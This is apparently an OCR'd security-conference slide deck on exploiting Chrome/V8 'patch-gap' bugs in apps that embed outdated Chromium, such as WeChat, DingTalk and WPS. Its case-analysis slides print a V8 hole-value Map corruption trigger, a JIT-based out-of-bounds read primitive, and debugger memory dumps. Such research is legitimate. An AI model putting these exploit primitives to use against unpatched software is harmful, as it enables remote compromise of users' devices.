


SINCON, Singapore
2022

Numen Cyber Technology

Using Chrome PatchGap to Pwn Billions of Users

avboy1337
Numen Cyber Technology

About NumenCyber Lab

- Web3 security
  - Smart Contracts
  - Blockchains
  - wallet dex cex
- Web2 security
  - Browser/System
  - Android/IOS App Security

Majoring in Civil Engineering and English
Working as vulnerability researcher
0x01-Focus on Writing chrome exploit
0x02-do a little fuzz

0x00-Introduction

- Normal PatchGap
- Hidden PatchGap
- Extension

0x01-PatchGap Exploitablity

0x02-Case Analysis

- CVE-2016-9651/CVE-2018-6065
- CVE-2021-30551
- CVE-2021-4056(TFC2021LoaderBug)
- CVE-2021-38003&&CVE-2022-1364

0x03-Pwn WPS

- CVE from Hidden PatchGap

0x04-Future of PatchGap

Introduction

PatchGap


Patch-gapping is the practice of exploiting vulnerabilities in open-source software that are already fixed (or are in the process of being fixed) by the developers before the actual patch is shipped to users.

---exodusintel.com

Introduction

- Normal PatchGap
- Hidden PatchGap
- Extension

Introduction Normal PatchGap



April 12, 2021/Chrome

April 13, 2021/Chrome

PuzzleMaker attacks with Chrome zero-day exploit chain
Public on April 13, 2021, Patched on April 20, 2021
Pwn latest Chrome/Edge/Android Wechat/etc.

Introduction Hidden PatchGap

chromium-disclosed-bugs.appspot.com

店 ★ 书签 chrome相关 常用搜索 numen codes proxy wasm/CodeQL 公开课 在线学习 工作

#	Summary	$$$	Disclosure date
1302813	Heap-use-after-free in ImportDataHandler::~ImportDataHandler	$2000	2022-12-28
1303306	Security: Locked devices - VPN adding possible	$5000	2022-12-28
1328708	UAF in SessionLogHandler::FileSelected	$2000	2022-12-28
1344514	Heap-use-after-free on CaptionBubble::BackToTabButtonPressed	$1000	2022-12-28
1350564	Security: heap-use-after-free chrome/browser/ui/views/tabs/tab_drag_controller.cc:1480:7 (Lacros)	$2000	2022-12-28
1351339	double-free in libXml's error handling	-	2022-12-28
1359937	ASSERT: i >= 0 && i < len_	-	2022-12-28
1365248	Heap-use-after-free in void base::internal::Invoker<base::internal::BindState<void	-	2022-12-28
1362529	v8_inspector_fuzzer: DCHECK failure in maybe_result.is_null() in microtask-queue.cc	-	2022-12-27
1358026	Security: Heap-use-after-free in FrameUserNoteChanges	$7000	2022-12-26
1363021	uaf in TemplateStore::GetTemplates	-	2022-12-26
1363998	Security: UAF in TransportClientSocket	$11000	2022-12-26

01-everyday will update vulnerabilities
02-lots of them NOT assigned CVE
03-patch analysis is public

How to patch our software, if so many vulnerability updated everyday?

Introduction PatchGap Extension

when exploit is public, exp can pwn Latest ubuntu21

CVE-2022-0995	March 27, 2022
CVE-2022-27666	March 29, 2022

when exploit is public, exp can pwn Latest Pixel 6

CVE-2022-0847	March 7, 2022
Android Pixel6 exp public	March 25, 2022
Android Security Bulletin	April 5, 2022

PatchGap Exploitablity

a-Butterfly Effect and Program Mistake (SyScan2107)
b-Trashing the Flow of Data(Issue 944062)


Never give up easily on "unexploitable" bugs

Case Analysis

- CVE-2016-9651/CVE-2018-6065
- CVE-2021-30551
- CVE-2021-4056(TFC2021LoaderBug)-exp will public
- CVE-2021-38003&&CVE-2022-1364-exp will public


Case Analysis

CVE-2016-9651/CVE-2018-6065



Case Analysis


CVE-2016-9651/CVE-2018-6065



Case Analysis

CVE-2021-30551

February 16, 2022, dingTalk rce was public on github



Case Analysis CVE-2021-4056(TFC2021)

Enable free list shadow entry to strengthen hardening as much as possible.
The shadow entry is an inversion (bitwise-NOT) of the encoded `next` pointer.

```
eax=42a01020 ebx=00000010 ecx=0dc8e458 edx=0dc8e458 esi=42a01000
edi=00000010
eip=06203b9a esp=0565e23c ebp=0565e26c iopl=0         nv up ei pl nz na po nc
06203b9a f7d2            not     edx(0DC8E458)
06203b9c 395604          cmp     dword ptr [esi+4],edx ds:002b:42a01004=42a00000
06203b9f 0f851a010000    jne
chrome!blink::ArrayBufferContents::AllocateMemoryWithFlags+0x30f (06203cbf) [br=1]
06203cbf e80ce9bf03      call    chrome!base::internal::`anonymous
namespace'::FreelistCorruptionDetected (09e025d0)
```

Case Analysis CVE-2021-4056(TFC2021)

Issue 1260939 **RWX memory**

```
4BAB16C0    6AE58955 EC835608 174E8B04 860F213B
4BAB16D0    00000017 8B1B4E8B 7E8B0749 893F8B1F
4BAB16E0    FFD089CE 5DEC89D7 890020C2 50E8F455
4BAB16F0    8BFFFFFF 758BF455 90D9EBF8 00000001
4BAB1700    00000001 FFFFFFFF FFFFFFFF FFFFFFFF
4BAB1710    CCCCCC00 00000000 00000000 00000000
4BAB1720    6AE58955 F32D5608 89000AE6 90C35DEC
```

Case Analysis

CVE-2021-38003/CVE-2022-1364/Issue1352549

```
var map1 = null;
var foo_arr = null;
function getmap(m){
    m = new Map();
    m.set(1, 1);
    m.set(%TheHole(), 1);
    m.delete(%TheHole());
    m.delete(%TheHole());
    m.delete(1);
    return m;
}
for (let i = 0; i < 0x3000; i++) {
    map1 = getmap(map1);
    foo_arr = new Array(1.1, 1.1);}
map1.set(0x10, -1);
gc();
map1.set(foo_arr, 0xffff);
%DebugPrint(foo_arr);
```

```
function UninitializedOddballExploiter(uninitialized_oddball){
    var h = new Helpers();
    let arr = new Array(0x1000000);
    arr[0] = 1.1; arr.a = 1.1;
    let exp1 = { prop: uninitialized_oddball};
    let exp2 = { prop: { read_arr: arr } };
    let read = (object, index) => { return object.prop.read_arr[index]; };
    % PrepareFunctionForOptimization(read);
    read(exp2, 0);% OptimizeFunctionOnNextCall(read);
    const old_space = 0x200000;
    let start_offset = Math.floor(old_space / 8) + 3;
    for (var i = start_offset; i < start_offset + 0x6b000; i++) {
        let real_offset = i - 2;let hi = read(exp1, real_offset);
        let lo = read(exp1, real_offset - 1);
        let result = (BigInt(h.flow(hi)) << 32n) + (BigInt(h.fhi(lo)));
        console.log("result:" + result.toString(16));
    }
}
```


Case Analysis CVE-2021-38003/CVE-2022-1364

Comment 2 by saelo@google.com on Wed, Apr 13, 2022, 5:55 PM GMT+8 **Project Member**

What seems to be happening here is that the code somehow ends up creating two different JSArgumentsObjects (`e2.M` and `e2.C`) which point to the same `FixedArray` elements backing store. This can be seen by adding `%DebugPrint` statements at the end of the repro case:

```
========== e2.M ==========

DebugPrint: 0x85700257e05: [JS_ARGUMENTS_OBJECT_TYPE] in OldSpace
 ...
 - elements: 0x0857000d9a49 <FixedArray[3]>

...

========== e2.C ==========

DebugPrint: 0x85700257e35: [JS_ARGUMENTS_OBJECT_TYPE] in OldSpace
 ...
 - elements: 0x0857000d9a49 <FixedArray[3]>

...
```

It seems this can then be used to cause other issues. For example, by deleting e.g. `e2.M[0]` then accessing `e2.C[0]` you can leak the "hole" value, which can probably be used to cause memory corruption (see e.g. ~~issue 1263462~~).



SINCON, Singapore
2022

Numen Cyber Technology

Pwn WPS

video

Future of PatchGap

- ChromePatchGap will continue to exist for the next 1-2 years
- The easy-exploitable PatchGap, will eventually disappear from public
- ChromePatchGap will become increasing difficult to discover and exploit,

but there is currently a good window of opportunity to get cost-effective attacks.